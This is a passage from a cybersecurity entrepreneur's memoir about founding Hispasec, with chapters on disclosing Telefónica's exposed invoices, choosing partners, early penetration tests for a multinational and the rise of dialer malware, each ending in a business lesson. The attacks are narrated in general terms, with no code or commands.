On another national level, we discovered that Telefónica's subscribers' invoices were accessible online, which exposed sensitive information such as names, addresses, tax ID numbers, bank account details, and the complete breakdown of their bills. As with the Disney case, we alerted Telefónica to the issue, and within 10 hours, they corrected the website vulnerability that had allowed access to this data without authentication. However, Telefónica's prompt action didn't stop us from reporting the incident in *una-al-día*.

Los datos de los **clientes** de **Telefónica** se vieron ayer en la Red

Ayer se pudieron ver en Internet los datos de facturación de los clientes de Telefónica. Según los responsables de la web de seguridad Hispasec (www.hispasec.com), cualquier persona con ayuda de un navegador y conociendo una dirección concreta podía acceder a las facturas de cualquier abonado de Telefónica. Información sensible, como la dirección, el NIF o datos de la domiciliación bancaria (incluido el número de cuenta), así como un completo desglose de llamadas de la factura estaban disponibles en la web de la operadora. Para ello sólo había que introducir el número de teléfono que se deseara consultar.

Un portavoz de la compañía reconoció a última hora de la tarde que se había producido este hecho. Según esta misma fuente, Telefónica conoció el incidente a las 18 horas y en ese momento decidió bloquear la página en la que se ofrecían estos datos personales.

El servicio volverá a estar accesible tan pronto como se solucione el fallo de seguridad detectado. La operadora emplazó a hoy para dar una explicación completa sobre lo ocurrido. Los responsables de Hispasec valoran este incidente como un "grave fallo de seguridad y un gran error por parte de Telefónica".

News article about the Telefónica incident (2000)

With every story we published, Hispasec steadily built its reputation, not only in Spain and among Spanish-speaking countries, but also in English-speaking communities. A clear example of this was when CNN mentioned us in an article about a trojan that the FBI had reported as highly sophisticated. In the piece, they highlighted my stance, which challenged the widespread perception of the virus as a significant threat, asserting that it was nothing more than a basic trojan, contrary to the opinions of some cybersecurity companies and government departments, which portrayed it as a highly advanced danger.

CNN.com technology > computing

Editions | myCNN | Video | Audio | Headline News Brief | Free E-mail | Feedback

MAINPAGE
WORLD
U.S.
WEATHER
BUSINESS
SPORTS
TECHNOLOGY
computing
personal technology
SPACE
HEALTH
ENTERTAINMENT
POLITICS
LAW
CAREER
TRAVEL
FOOD
ARTS & STYLE
BOOKS
NATURE
IN-DEPTH
ANALYSIS
LOCAL

EDITIONS:
CNN.com Europe
change default edition

MULTIMEDIA:
video
video archive
audio
multimedia showcase
more services

E-MAIL:
Subscribe to one of our

INSURGENCY on the internet — in-depth reports

Main Page | Bracing for Cyberwar | Hacking Primer | Scenes from the 'Hacker Underground' | Hacking: Two Viewpoints | Timeline | Gallery | News Archive | Discussion | Related Sites

Security firms disagree over movie virus threat

From...
IDG.net

June 16, 2000
Web posted at: 8:57 a.m. EDT (1257 GMT)

by HŽctor Calabia

BUENOS AIRES, ARGENTINA (IDG) -- Security experts this week were divided on the threat posed by a new Trojan virus after its identification late last week.

Bernardo Quintero, a virus expert with Spanish computer security organization Hispasec, contends that the malicious program which supposedly hides itself in computer movie files is no such thing, but an "elementary Trojan virus serving the marketing purposes of a few security firms and government departments."

Last Friday, FBI sources confirmed that a sophisticated Trojan virus had been released, with the ability to conceal itself in AVI (computer movie) files. The virus was reported as being capable of releasing massive DDoS (distributed denial of service) attacks from thousands of computers permanently connected to the Internet.

Hispasec in international media. CNN (June 2000)

In just over a year, without any traditional marketing, *una-al-día* and Hispasec became leading brands, thanks to our sincere and transparent approach to covering security incidents. For Ropero and me, cybersecurity wasn't just about detecting and disclosing vulnerabilities; it was about doing so with integrity and without censorship. What gave us an edge was that Hispasec wasn't a

company—we weren't subject to external pressures or tempted to soften our tone out of fear of commercial backlash.

As a result, *una-al-día* didn't just inform; it also challenged and questioned major corporations, exposing their flaws and security shortcomings. This bold approach made our news bulletin go viral, earning the admiration of a community that valued transparency and rigorous reporting. However, we also began to sense the unease of companies whose failures were laid bare before a large audience. It wasn't long before these companies started attempting to engage with us.

Telefónica, after the incident we published about exposing their subscribers' invoices, invited us to a meeting in Madrid. During the discussion, they subtly expressed an interest in seeing us adopt a more "constructive and mutually beneficial" approach. While we appreciated their hospitality and the chance for dialogue, we made it clear that our primary loyalty would always be to our readers and to the truth.

We also received an invitation from Microsoft to visit their offices in Madrid. Their head of security for Spain, Héctor Montenegro, admitted that *una-al-día* was the first thing he read every morning, even before checking his internal emails. At the time, Microsoft's products, particularly Windows and Internet Explorer, had a lot of security vulnerabilities. Every disclosure we published caused discomfort for the tech giant, and many of their clients mentioned us when they were speaking with Microsoft representatives. It was clear this wasn't just a courtesy visit — Microsoft was genuinely concerned about the influence of our bulletin.

These corporate approaches were a clear sign of our impact on the industry. The subscriber base of *una-al-día* was growing at an impressive rate, and Hispasec's reputation was strengthening daily—all without investing in any conventional marketing strategies. We

had become a critical and authoritative voice in the field of cybersecurity, a power we had no intention of compromising.

However, we would soon discover that staying true to our original principles in the corporate world wouldn't be an easy task. The purist nature of *una-al-día* wasn't well received by some potential clients who were used to controlling information. What began as an unyielding mission evolved into a delicate balancing act between ideals and realities when clients became involved.

Despite these challenges and tensions, one constant remained in our journey: our resistance to adopting traditional marketing tactics. For over a decade, while other companies spent a lot of money on promotion, our only investment in advertising was the passion and integrity with which we wrote *una-al-día*. That bulletin, which was born from a genuine desire to inform and educate, became our hallmark and the main tool for earning the trust and respect of our audience.

What I Learned...

In a world that's saturated with advertising messages, authenticity and sincerity really stand out. Consumers are increasingly good at distinguishing between genuine content and forced marketing strategies. An honest, value-driven approach can far outperform even the most expensive advertising campaigns.

In our case, our foray into organic marketing wasn't premeditated, but it was a result of our original motivation to raise awareness about cybersecurity. What stemmed from that genuine desire became a phenomenon that exceeded all our expectations and positioned us as leaders in the sector.

Over time, we learned that this type of approach to presentation and communication laid the groundwork for establishing long-lasting and trustworthy relationships. Moreover, since it doesn't require investments in paid advertising, it's ideal for startups operating on a tight budget.

My advice is simple: focus your efforts on what you're passionate about and on how you can provide value to the world. Being genuine and authentic can be your greatest competitive advantage. Never underestimate the power of sincerity, truth, and commitment when you are building your brand.

It's important to acknowledge that marketing that's based on exaggeration, sensationalism, and sometimes deceit, while ethically questionable, can be highly effective and generate quick revenue. Though tempting, these strategies come with a high ethical cost that shouldn't be ignored.

I firmly believe that, in the long run, honest and genuine strategies are the ones that will prevail, and that they'll build sustainable and trustworthy brands.

Chapter 10

From Hobby to Business: The Partners

It was in the year 2000, driven by market demand, that we decided to set up the company so we could invoice our first projects. Hispasec had already reached 10,000 email subscribers who were receiving their daily news, and every now and then, requests for professional services would come in. The time had come: what started as a hobby was about to become a business.

By then, Hispasec's core team had grown. In addition to Antonio Ropero, who was my natural partner and with whom I had started writing *una-al-día*, I had recruited Antonio Román and Jesús Cea.

Working with Ropero was effortless. We'd already spent several years writing articles for *PC Actual* and the daily news bulletin. Everything ran smoothly. We'd spent nights chatting on IRC, talking about hacking, viruses, and a bit of everything. We never had any issues between us; on the contrary, he was incredibly generous with his efforts and was always willing to get involved and contribute to any idea I suggested. We became good friends.

I knew Román from my hometown. He worked as an accountant for a plant nursery in the province of Málaga and was interested in internet-related topics and the world of hacking. He didn't stand out in the technical field, but he was skilled in management, he had a way with people, and, above all, he had a strong interest in business. He was a man of action - if I told him an idea, he'd be pulling strings to make it happen the very next day.

I'd already partnered with Román on a couple of recent projects that were still active at that time: PublyNet, a company focused on web design and hosting, and MicroLink, a computer academy that we set up in the same space my father vacated when he retired the typewriters. Both ventures were profitable and we would eventually sell them, though without much fanfare. I didn't have to convince Román to join Hispasec — he asked to be a part of the project himself.

With Jesús Cea, it was different. It took me months to convince him. He was one of the developers of IRC-Hispano, and I met him virtually in the #hack channel, where he was always present. His official job was as a system administrator at Argo, an internet service provider with offices in Madrid.

For me, having Cea join Hispasec was crucial. He was highly skilled and perfectly complemented my abilities. While I excelled in microcomputing and Microsoft platforms, Cea thrived with Linux and Solaris servers and had extensive experience with the internet, cryptography, development, and more. He was a solid addition, a technical oracle I could turn to for any gaps in my knowledge.


The team was set: there would be four partners - Ropero and Cea from Madrid, and Román and me in Málaga. All of us worked on a part-time basis. Ropero continued to work for *PC Actual*, Cea remained a systems administrator at Argo, Román handled accounting for the nursery, and I was the IT manager at the Axarquía Health District.

From left to right: Ropero, Román, and Cea

All communication and coordination was carried out through a mailing list and a private chat channel on IRC. Our most active hours were at night.

The first discussion that we had to tackle as a team was how to divide the shares of the limited company that we intended to create. Ropero and I had slightly more authority as the originators of the newsletter and Hispasec, so we decided that Cea, Ropero, and I would each have 30%, while Román would get the remaining 10%, based on our respective skills and what we could theoretically contribute. Over the years, these initial percentages would become a source of tension and they'd eventually be adjusted.

Next, we assigned titles. Román became Commercial Director, Ropero was named General Manager, and Cea, not to be outdone, chose the title of Technical and R&D Director. As for me, I made what seemed like the most practical decision: someone actually had to do the work. My business card was the only one that never carried a title. This gave me the freedom to visit clients and crawl under desks to connect cables or handle anything else without worrying about rank. After all, I was the only one without a director title—just a regular worker.


Seguridad & Tecnologías de la Información

Hispasec
Sistemas

www.hispasec.com

Parque Tecnológico de Andalucía
Avda. Juan López Peñalver, 17
Edificio Centro de Empresas
29590 Málaga - España
902 161 025
@ info@hispasec.com

Bernardo Quintero Ramírez

bernardo@hispasec.com

Huella PGP
3715 0AFC 6B0B 5413 7992 1A36 9F92 AF78 29E1 B4BB

My business card without a title (2005)

Ironically, over the years, I naturally ended up taking on a leadership role and being recognized as the CEO of Hispasec.

Two-page interview in Dintel Alta Dirección (2009)

Another decision we had to make was how salaries would be established. For me, it was very important that the company be self-sufficient from the very start. I didn't even consider seeking funding or taking out loans—never, under any circumstances. This was

another lesson my father had unintentionally instilled in me through his example.

Growth had to be organic. We needed to keep expenses under control, and besides, we didn't have a steady revenue stream yet. The advantage was that we all had jobs outside of Hispasec, so there was no rush to make money from this new venture. The base salary would be the bare minimum to cover the cost of the self-employment tax, which was the mandatory social security contribution that each partner had to pay.

At the same time, it was important to ensure that efforts and especially results were rewarded. I proposed a model that included a variable component: partners who carried out work for a client would receive 30% of the net revenue from that project, 10% would go to whoever brought in the client, and the remaining 60% of the profits would stay in the company's coffers to cover expenses and reinvest.

I justified the disparity in percentages by explaining that performing pentests and other tasks required a lot of effort and time, whereas building a client portfolio was easier and, in a short amount of time, could offset and even surpass the initial difference. The more technical profiles, such as Cea and myself, would receive a direct remuneration of 30% of the profits generated by each project that was completed, while the more commercial profiles, such as Ropero and Román, could steadily accumulate 10% from each client. Everyone agreed.

I thought I'd found a model that was fair and sustainable over the long term—or so I believed, naively. I couldn't foresee how, over time, that model would create tension and eventually turn against me.

What I Learned...

The selection and composition of partners in a startup is likely the factor that most influences the future of a project.

In an ideal world, not having partners would avoid the dilution of control and profits. However, in many cases, partners are necessary to complement skills, provide resources, and offer emotional support. The key is to choose partners based on shared interests and goals, and not solely on personal relationships. Sharing a vision, culture, and objectives is a good starting point, but it doesn't guarantee success on its own.

In a tech startup, it's critical to have technical partners who understand the core of the business. Other areas of the company are easier to outsource or delegate.

It's challenging to assess a partner's commitment before the company even begins operating. Even the most dedicated individuals can face personal changes, financial problems, or simply lose interest in the project as it progresses. That's why it's essential to maintain an open and flexible mindset so that the company can adapt to any challenges that arise.

Choosing partners is more of an art than a science. Just like in love, there's no magical formula that guarantees success. However, unlike a personal relationship, parting ways with a business partner can be much more complicated.

Our intuition and gut feeling can be great allies. Just as in love, there will be ups and downs, but if we stay true to our instincts and commit to working together to achieve our goals, we can build a strong and lasting relationship. Cheers to good business and love at first sight!

Chapter 11

The Office and the Business Plan

The next step in starting the business was to formally register the company. And that's where the first problem arose: it turned out that the name Hispasec was already taken in the business registry. A rookie mistake, my mistake.

Before registering the domain hispasec.com, I should have checked if the brand name was already in use. Who could have come up with the same idea before us? Another security company, I wondered? But no, someone had given a completely different meaning to the suffix SEC. Hispasec was, it turned out, a dry cleaner. The connection? In Spanish, the word "seco" means "dry," as in "limpieza en seco" (dry cleaning).

We had no choice but to append something to Hispasec if we wanted to keep the brand name as part of the company's legal designation. Our solution was to differentiate it by adding "Sistemas" (which is Spanish for "Systems"). Hopefully, this would prevent anyone from confusing us with a dry cleaner and asking us to press a suit, while also meeting the requirements of the business registry. And so, in June 2000, Hispasec Sistemas S.L. was officially founded in Málaga.

HispaSEC Dry Cleaner - Laundry

Up until that point, my headquarters had been the commercial space in Vélez-Málaga where my father had run his typing business and which Román and I had rented to set up a computer academy. However, that location didn't seem suitable for a cybersecurity company. Hispasec's potential clients were large enterprises like banks and telecommunications companies, which were the only ones conducting pentests at the time Yet there we were, in a small town over 40 km from the city center, in a commercial space that was flanked by a butcher shop, a hair salon, and a fruit store.

We needed to find a location that projected a professional image that was more aligned with our field and the type of clients that we hoped to attract. At that time, I was particularly concerned about whether our image would measure up.

I had no doubts about what the ideal location should be: the Andalusia Technology Park (PTA), which was situated on the outskirts of the city. It had been inaugurated in 1992, and it was the nerve center for tech companies, radiating professionalism and modernity. My mind was made up.

I visited the technology park's website to gather information about how we could establish ourselves there. The recommendation was that we should email their commercial department to inquire about office spaces. However, I also spotted the email address of the park's general director. I figured, why not aim high?

To my surprise, I received an immediate response: an invitation to meet none other than Felipe Romera, who was the director of the Andalusia Technology Park.

I remember sitting in his office, explaining our project while showing him several issues of *PC Actual* that featured my articles. Felipe listened attentively and suggested I organize my thoughts. He also recommended BIC Euronova, the park's business incubator, as the ideal place to start. He added that all I'd need to do was submit a business plan so they could review my application.

I was upfront with Felipe - I had no idea how to create a business plan. He stood up, walked over to a shelf in his office, and brought back two books that he gave to me. The first was a novel that he'd written himself, titled *The Strange Case of the Information Highways*, and the second was a manual on how to write business plans.

Back home, I decided to save the novel for later and got to work drafting a business plan, using the manual's guidelines. I included sections on the company description, structure, mission, vision, market analysis, competitors, an analysis of our strengths, weaknesses, opportunities, and threats, finances, marketing, and so on. I tried to make it sound as credible as possible, even though much of it was made up.

Later that week, I scheduled a meeting at BIC Euronova, where its director, Álvaro Simón, also welcomed me. I presented the business plan, and he conducted a short interview. The response was positive: Hispasec Sistemas S.L. would be established in the incubator.

I never looked at that business plan again, and in fact, it remains the only one that I've ever written. It served its purpose and nothing more.

Hispasec Office at BIC Euronova (2006)

What I Learned...

Business plans are rarely followed to the letter. Moreover, they're often written with the goal of convincing a third party to invest in the venture.

While drafting a plan is useful for organizing your ideas, don't spend too much time on it. In the startup world, speed is crucial. If we spend too much time planning and analyzing, we risk missing out on valuable opportunities. Unlike established companies, startups must be willing to abandon their original plans and adapt quickly. Even the best business plan, which is the result of exhaustive planning sessions, can become obsolete in a very short time.

Instead of spending time on detailed business plans, many entrepreneurs prefer to focus on taking action and making quick decisions to validate the solution and business model as soon as possible.

Remember: paper holds everything, but the truth is out there.

Chapter 12

Ethical Hacking and Other Herbs

The idea of starting Hispasec to meet market demands came with a challenge: we lacked a clear focus beyond providing cybersecurity services. This meant that any request was welcome. Hispasec didn't have a well-defined product; we were essentially an on-demand service company.

The first invoice we ever issued was for Network Associates Inc. (NAI), the company behind the well-known McAfee antivirus and other popular programs at the time, like Pretty Good Privacy (PGP) for cryptography.

It was at the 1999 SIMO fair where Antonio Ropero and I met Mark Olson, who was the General Manager for Spain and Portugal at NAI. Originally, SIMO was a trade show for office supplies (Salón Informativo de Material de Oficina), but it had evolved into the most significant IT event in Spain, becoming an annual must-attend for the tech sector.

Mark Olson invited us to lunch that year after I had written a critical

article in *PC Actual* about McAfee's integration with two of its recent acquisitions: Dr. Solomon and Anyware antivirus products.

Despite discussing some contentious topics, the meeting was constructive. In a surprising turn, Mark proposed investing in Hispasec. However, I immediately declined, as I was convinced that such an investment might compromise our impartiality, especially in our antivirus product comparisons. Staying true to my principles, even at the cost of rejecting opportunities, was something that I always did.

Months later, Mark contacted us again with a proposal: they wanted a report on their product once the integration of McAfee with Dr. Solomon and Anyware was complete.

I conducted a detailed review of the new McAfee version, including rigorous malware tests, treating it as if it were a full-fledged antivirus comparison. For me, it was critical that the results were professional and objective. We delivered the work, invoiced, and got paid. However, the report was never published, and NAI never requested another service from us.

They likely expected that since it was a paid project, the report would be softer, maybe even a puff piece. This pattern of conflict between my ideals and commercial demands would become a recurring struggle throughout my career and a short-term handicap for the business.

Nevertheless, the decision to not sugarcoat our articles or projects for financial gain had an unintended consequence: a growing reputation in the industry. This steadfast commitment to integrity and objectivity, even when lucrative offers were on the table, positioned us as a trusted reference in cybersecurity. Plenty of recognition but little business.

Antivirus companies had a complex love-hate relationship with us. On the one hand, they feared our unfiltered analyses and criticisms,

because we didn't hesitate to expose deficiencies in their products. Yet, paradoxically, this same stance assured them that we had no compromising ties with competitors or hidden agendas. They understood that our independence and rigor were genuine, and over time, this established a foundation of trust—even if they were always on edge about what we might say next.

Soon, the industry began to recognize and value our technical, critical, and impartial approach. Many industry leaders realized that when they needed a thorough, no-holds-barred analysis, we were the right choice - especially for pentests or reports that needed to go beyond just superficial marketing claims.

A notable episode occurred in 2001, when Mikel Urizarbarrena, who was the founder and CEO of Panda Software, reached out to us. A controversial article that was published in the French newspaper *L'Express* linked Mikel to Scientology, and even more alarmingly, it insinuated that Panda's antivirus software might contain a backdoor. With his company's reputation on the line, Mikel requested that we conduct a meticulous software security assessment in order to verify or refute the claims.

After a detailed analysis, I issued a report that Panda Software then used in private meetings with government entities and major corporations. This document was instrumental in debunking the French newspaper's allegations and it leveraged the independent reputation of our reports. In this way, we became a trusted reference for the industry.

Beyond our interactions with antivirus companies, the incisive and technical style of our *una-al-día* articles became our signature, which opened up additional doors in the cybersecurity world. Companies began to see us as experts in uncovering vulnerabilities in systems and networks.

This context led us to delve into pentests, which initially involved performing thorough system reviews to identify potential weaknesses. These quickly evolved into a more sophisticated and in-demand specialty: ethical hacking. Although it was still in its infancy, this discipline embraced the idea that effective defense required thinking and acting like an attacker.

As companies began to recognize the benefits of this approach, they increasingly sought penetration testing services from us. At first, there was some skepticism about why anyone would want their systems intentionally "hacked". However, once they understood the true value of these tests—which was to identify and fix vulnerabilities before malicious actors could exploit them—demand grew significantly.

One of our most significant clients in ethical hacking came, as usual, through market demand, as we didn't have any dedicated sales staff. We received an email that, at first glance, seemed like just another request for our services. The sender was an IT security technician who was subscribed to *una-al-día*. What caught our attention wasn't just the content of the message, which was requesting an external pentest of his company's main website, but also the email signature. This technician represented one of the largest multinational companies in the construction industry, which was known for its global presence. To give a sense of its scale, it was akin to the "Apple" of the construction and cement world.

The assignment initially seemed straightforward: we were to pentest the company's main website for vulnerabilities. What made it intriguing was the freedom they gave us: we had carte blanche to test any methods or techniques that we thought were appropriate. However, there was one condition: the tests had to be conducted over the weekend in order to avoid interfering with the site's usual operations, which were primarily active from Monday to Friday.

Faced with this challenge, I set up shop in my makeshift workspace in my home's basement – a townhouse where I lived with Mari Carmen, my high school sweetheart and now wife. In this space, which had become my command center, I relied on an ADSL line that had 128 Kbps upload and 256 Kbps download speeds.

Starting with just the public website of the company as my starting point, I got to work. Initial impressions were both promising and daunting. The web server was running *Internet Information Server* (*IIS*) on Windows NT 4.0, which was a configuration I was very familiar with, and this was definitely an advantage. However, upon closer inspection, everything appeared to be in perfect condition, and fully updated with Microsoft's latest security patches. In short, there were no known vulnerabilities to exploit.

Working from the basement of our home in Vélez-Málaga. Surprise photo taken by Mari Carmen (2001)

Time passed, and after two or three hours of scrutinizing the server and the webpages for any misconfigurations or flaws in the logic of the dynamic pages, I decided to change my tactics. I opted to program a script for fuzzing—a method that, simply put, consists of sending random or unexpected data requests to the system in order to provoke errors or unexpected behavior. It's a bit like searching for a needle in a haystack, trying combinations until something unusual happens. Essentially, it's a technique that is used to uncover vulnerabilities, particularly buffer overflows, although in my case it was more of a tactic born out of desperation.

I ran the fuzzing script in the background without much hope while working on drafting the security assessment report. I enumerated and detailed all the tests that I'd conducted up to that point, such as the identification of open ports and services, tests for known vulnerabilities, analysis of authentication systems, and manual tests to rule out XSS (*cross-site scripting*) attacks and *SQL injection* (which is the manipulation of database queries), among others. After spending a couple of hours working on the report, I noticed an error message appearing in the window where the script was running: the web server I was accessing had stopped responding. Could it have been my doing?

A quick check confirmed my suspicions: the fuzzing script had uncovered an unknown vulnerability by calling .HTR extensions (which are files used in *IIS* web servers for password administration on Windows NT) with an excessively long parameter, which caused the web server to stop functioning until it was rebooted. In other words, I had managed to crash the web server of a powerful multinational corporation. Not just any server, but one that had been pentested and approved by a prestigious US cybersecurity firm.

And there I was, in a basement in a small town in Málaga, with nothing more than a basic home internet connection, taking down a giant. If anything, this demonstrated that you don't need to be in a

skyscraper in a big city or have access to the most advanced equipment to do a good job. Sometimes, persistence and a healthy dose of curiosity are all you need.

After the success of our first assignment, Jesús, the technician who had put us on the map, began to gain some recognition internally. It wasn't long before they proposed a second pentest, this time much deeper: an internal evaluation within the core of their headquarters in Madrid. Over a weekend—from Friday evening to Sunday—those imposing buildings, which were usually bustling with suits and ties during the week, would become our playground. A cold meeting room with a long table and chairs would be our only source of comfort. The challenge was greater this time: we had no credentials or insider information, just a few RJ45 network sockets to connect our equipment with a network cable.

Francisco Santos, who was our first employee at Hispasec, and I took the *AVE* train (Spain's high-speed rail system) from Málaga to Madrid. Upon arrival, after the cordial greetings and the necessary paperwork to secure our credentials for building access that weekend, I insisted that we set up our equipment that very night. I gave Santos a sly wink and asked him to prepare something visually striking: a laptop that would display intimidating hacking software with that retro feel of blinking green characters, just in case anyone came to check on us. It was an old trick that was used to distract curious eyes if anyone from the company decided to drop by, while the real work would take place on a dull black-and-white terminal window.

For my part, I connected my setup and, with the hum of the city at night as my only company, I began my operations. Despite not having any privileges, the automatic IP assignment via *DHCP* (which is a protocol that assigns network addresses automatically) gave me an opportunity to start scanning silently from the command line. The reality of hacking is far less glamorous and much more methodical than Hollywood portrays. Less than an hour

later, after exploiting a few vulnerabilities, I found myself moving laterally (gaining access to other parts of the network) across the servers of the Madrid branch and mapping routes to the corporate networks in other countries where the multinational had a presence.

As I hopped between networks and continents, gaining more credentials and access privileges, my online research into the company's corporate hierarchy yielded some intriguing results. A *NetBIOS* scan of the central network across the Atlantic (a technique that identifies machine names, shared resources, and connected users) returned names that matched those of the company's executives, and I felt that familiar wave of euphoria.

It was the early hours of the morning, and fatigue was starting to take its toll on Santos. "Head back to the hotel, Santos," I suggested. "We've got a lot to do tomorrow," I added. I, on the other hand, had no intention of stepping away from the keyboard. I was facing a unique opportunity and wasn't about to waste it. That night, the heart of one of the largest multinationals in the world was at my fingertips.

The days of Saturday and Sunday passed without much interaction with the company staff, aside from the security guards who controlled access to the building and escorted us in and out. Monday dawned with the sluggishness typical of the start of the workweek. The meeting was set in the same cold and lifeless room where we'd worked all weekend. At exactly 9 a.m., Jesús and his company's cybersecurity team entered the room, with their faces showing a mix of anticipation and nervousness. The tiredness in our eyes reflected the hours that we had poured into the operation, but a spark of confidence shone through.

After a cordial greeting, Jesús quickly asked, "So, how did it go?" My response was as brief as usual: "Not bad, let me show you how far we got."

I projected a video onto the large screen in the room that I had captured in real-time during the operation. As it began to play, a murmur of unease spread through the room, and their faces turned pale. The screen displayed a recording of the company CEO's desktop session: his mouse movements, his web browsing, opening his email program, and beginning to read his incoming messages—everything on his screen, as if we were looking through his eyes.

It felt like a movie, actually, it surpassed any fiction I'd ever seen. Never in any film had I witnessed how the CEO of a major multinational worked. In his email program, which was a system called Lotus Notes that they used at the company, incoming messages appeared, pre-filtered by his secretary. Besides the original email, the secretary included a summary and several response options, which allowed the CEO to simply click on one to send his reply. If none of the options were satisfactory, he also had the option to write his own response. The secretary was very efficient; for quite a while, the CEO simply selected different options to reply to emails, which ranged from approving a menu that had been prepared for a dinner with an ambassador, to business and intelligence reports, and even personal matters.

After finishing with his pending emails, the CEO moved on to his browser, where he began to explore a website for private jets, examining photos of the interior of one of the models. He then switched to eBay and browsed the section for new movie releases. Compulsively, he started adding LaserDisc titles to his cart and purchased over 15 movies.

As the video continued, the tension in the room grew. On screen, the CEO's BlackBerry mobile phone, which was synced with his computer, appeared. It displayed his contacts, photos, and call logs. Every aspect of his digital life was laid bare before the cybersecurity team. A heavy silence enveloped the room, broken only by the hum of the projector. Total access to the top executive's devices had

become a stark reality - one that no one in that room had ever anticipated.

The faces around the table reflected astonishment, concern, and a palpable sense of disbelief. Jesús, after regaining his voice, managed to ask a question that captured the sentiment in the room: "How did you do it?" At that moment, with everyone hanging on my every word, I began to explain the process and the security gaps that we'd exploited. My goal wasn't to boast about what we'd achieved, but to open their eyes to the reality of their vulnerability and provide a roadmap for securing their systems against future threats.

The security team should have clearly defined limits on how far we could go with our intrusion. They didn't, never imagining that we would get that far. That presentation, accompanied by the video demonstration of our initial breach, was locked away in a drawer, and it was never shown to the company's executive leadership. It was as if the episode had never happened.

What did happen, though, was that they terminated their relationship with the US firm that had been conducting their security assessments and they made us their official provider. From that point on, every pentest request included a clear section outlining the scope of the work, and it established limits on the level of intrusion that was permitted. Additionally, a clause was added that explicitly excluded the CEO's and other executives' devices from the pentests.

We had secured what would become our most important client for many years.

INFECTED

From Side Project to Google

The Journey Behind

VIRUSTOTAL

BERNARDO QUINTERO

What I Learned...

One of the greatest challenges for entrepreneurs is securing that first opportunity to prove their worth. When that first opportunity comes—whether it's for a small or seemingly insignificant project—it's essential to seize it to the fullest, not just meeting but exceeding expectations. Doing so demonstrates that the startup can compete with larger, more established companies. Capitalizing on these moments is what sets successful ventures apart.

Despite their capacity for innovation and flexibility, startups are often perceived as less reliable than big brands, because decision-makers tend to gravitate toward "safe" options. However, small businesses often bring a unique value and a fresh perspective that can stand out against the standardized processes of large consultancies, which operate under an economy of scale.

If you ever find yourself in a position to hire vendors in a large company, consider giving startups a chance whenever it's possible. Think of it like choosing where to dine. Isn't it more appealing to choose that small restaurant where the chef pours their heart into every dish, rather than a massive chain where everything is standardized, and the burger is cooked to a passable level regardless of who's behind the grill? Startups can be that small restaurant, offering something unique and crafted with dedication.

As an entrepreneur, remember that every small opportunity is an invitation to transcend the ordinary. You can outperform larger companies by focusing on quality over quantity, personalization over standardization, and passion over procedure.

Chapter 13

Karma

With the advent of the internet, new types of malware emerged that went beyond the classic viruses and trojans, exploiting the network's capabilities to cause as much damage as possible. Among them were worms, which spread via email, spyware, which was designed to spy on users and send their personal information to attackers, and adware, which flooded users with popup ads. In the early 2000s, a particularly problematic type of malware appeared: dialers.

A trojan dialer, or simply a dialer, is a type of malware that's designed to modify a user's internet connection settings. Its primary goal was to redirect the connection through premium-rate phone numbers, which incurred very high per-minute charges. These malicious programs exploited the old dial-up internet systems, where users connected by dialing a phone number.

Once installed on the system, the dialer would change the internet access number to one of these premium-rate numbers without the user noticing, and this would generate substantial revenue for the

malware creators, at the user's expense. This practice became one of the many ways that cybercriminals began to monetize their malicious activities in the digital age.

Dialers started to be distributed through websites that promised free access to exclusive adult content without requiring any credit card payments. Many of these offers merely asked users to download and install a free program so they could access the content. Most users, who were lured by misleading advertising or didn't read the fine print, were unaware that they were actually installing dialers. In Spain, these dialers connected through the infamous 906 premium-rate prefixes, which resulted in a significant increase in telephone bills. Connecting to the Internet via one of these dialers could cost about €1 per minute.

The issue worsened as these fraudulent practices extended beyond just adult websites, affecting general-purpose sites as well. Some of these dialers also altered system settings to ensure that every time the user connected to the internet, it would go through the premium-rate connection, which significantly increased their phone bills.

Distribution methods became more sophisticated, often infecting systems almost transparently to the user, without them having to consciously download anything. In many cases, simply visiting websites that exploited vulnerabilities in Internet Explorer through *ActiveX* controls (which were small programs that allowed webpages to interact with the user's system) was enough to get infected. Browsing the internet had turned into a high-stakes activity.

By 2003, dialers had reached almost pandemic proportions. Many users only became aware that they had been infected when they received their phone bills, and they were shocked by exorbitant charges that sometimes reached hundreds or even thousands of euros – and by that point, it was already too late.

In response to the problem, antivirus products continued to offer the usual solution: creating detection signatures for the dialer variants that were already known. Meanwhile, attackers constantly generated new variants in order to evade those detection signatures. It was an endless game of cat and mouse, which left users vulnerable to fraud.

